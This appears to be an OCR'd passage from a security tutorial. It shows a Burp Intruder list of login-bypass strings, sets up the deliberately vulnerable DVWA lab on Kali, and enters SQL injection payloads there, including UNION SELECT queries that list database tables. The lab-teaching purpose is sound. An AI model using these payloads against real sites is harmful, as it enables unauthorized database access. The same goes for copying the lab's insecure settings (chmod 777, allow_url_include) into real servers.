2 Cookie: c=§cval§
3 Content-Length: 17
4
5 p3=§p3val§&p4=§p4val§


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
1 ×
Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types a
Payload set: 1
Payload count: 7
Payload type: Simple list
Request count: 35
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin'#
admin'-
1=1#
1=1--
1=1
'OR1=1#
'OR1=1--
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule



4. SQL Injection using DVWA:

Here we will clone the DVWA(Damn Vulnerable Website Application) from its GitHub page. We can use DVWA to target vulnerable websites and perform SQL injection on them.

To perform DVWA SQL Injection, perform the following steps.


Here we clone DVWA from its GitHub repository and store it under "/var/www/html".

```
┌──(kali㉿kali)-[~]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
└─$ dir
index.html  index.nginx-debian.html  Launcher.hta

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo git clone https://github.com/digininja/DVWA.git
[sudo] password for kali:
Cloning into 'DVWA' ...
remote: Enumerating objects: 3986, done.
remote: Total 3986 (delta 0), reused 0 (delta 0), pack-reused 3986
Receiving objects: 100% (3986/3986), 1.78 MiB | 2.04 MiB/s, done.
Resolving deltas: 100% (1858/1858), done.

┌──(kali㉿kali)-[/var/www/html]
└─$ dir
DVWA  index.html  index.nginx-debian.html  Launcher.hta
```

Then we create a copy of its config file.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo chmod -R 777 DVWA

┌──(kali㉿kali)-[/var/www/html]
└─$ cd DVWA/config

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ ls
config.inc.php.dist

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo cp config.inc.php.dist config,inc.php

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$
```

Then we will open the config file and make some changes. For db_user, we will put the SQL user, db_pass, we will put the user's password, and for default_security_level, we will set it to low. Then we will click Ctrl+O followed by Enter to save the changes and then click Ctrl+X to exit the config file.



Next we will access our MySQL database, in this case we will use MariaDB. Here we will create our user that was mentioned in the previous step, followed by granting that user will all the privileges of the database.

```
┌──(kali㉿kali)-[~]
└─$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 37
Server version: 10.6.8-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create 'user'@'127.0.0.1' identified by 'pass';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the r
ight syntax to use near ''user'@'127.0.0.1' identified by 'pass'' at line 1
MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.008 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.009 sec)

MariaDB [(none)]> exit
Bye

┌──(kali㉿kali)-[~]
└─$
```

Next we will check if our apache2 server exists, and if it is up to date. Then we will access the php.ini file and will make some changes to the server settings.


```
kali@kali: /etc/php/8.1/apache2
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ cd /etc/php/8.1

┌──(kali㉿kali)-[/etc/php/8.1]
└─$ ls
apache2  cli  mods-available

┌──(kali㉿kali)-[/etc/php/8.1]
└─$ cd apache2

┌──(kali㉿kali)-[/etc/php/8.1/apache2]
└─$ ls
conf.d  php.ini

┌──(kali㉿kali)-[/etc/php/8.1/apache2]
└─$ sudo nano php.ini
```

In the file, we will search for “allow_” by clicking Ctrl+W followed by the text, followed by pressing the Enter key.


Here we will set the “allow_url_fopen” and “allow_url_include” to On.

```
; Directives are specified using the following syntax:
; directive = value
; Directive names are *case sensitive* - foo=bar is different from FOO=bar.
; Directives are variables used to configure PHP or PHP extensions.
Search: allow_
^G Help          M-C Case Sens    M-B Backwards    ^P Older         ^T Go To Line
^C Cancel        M-R Reg.exp.     ^R Replace       ^N Newer
```


Then we will press Ctrl+O to save the changes and Ctrl+X to exit the file.




Then we will start MySQL followed by the apache2 server.




Then we will open our browser and navigate to the page on “127.0.0.1”.



After creating the database, you will be redirected to a login page where you will enter the username – “admin” and the password – “password” to access the site.




Then you will be redirected to the Home page. Over there you will have to initially lower the security under the DVWA security tab. Then you will head over to the SQL Injection tab.




Here you can enter the injection payload for the User ID on the database.


Here we enter the payload 1=1.




Here we enter the payload 1=1--.




Here we enter the payload 2.




Here we enter the payload %‘or‘0‘=‘0.



Here we enter the payload %' or 0=0 union select null, user() #.



Here we enter the payload %' and 1=0 union select null, tablename from information_schema.tables #.



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: tion_schema.tables # Submit
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS
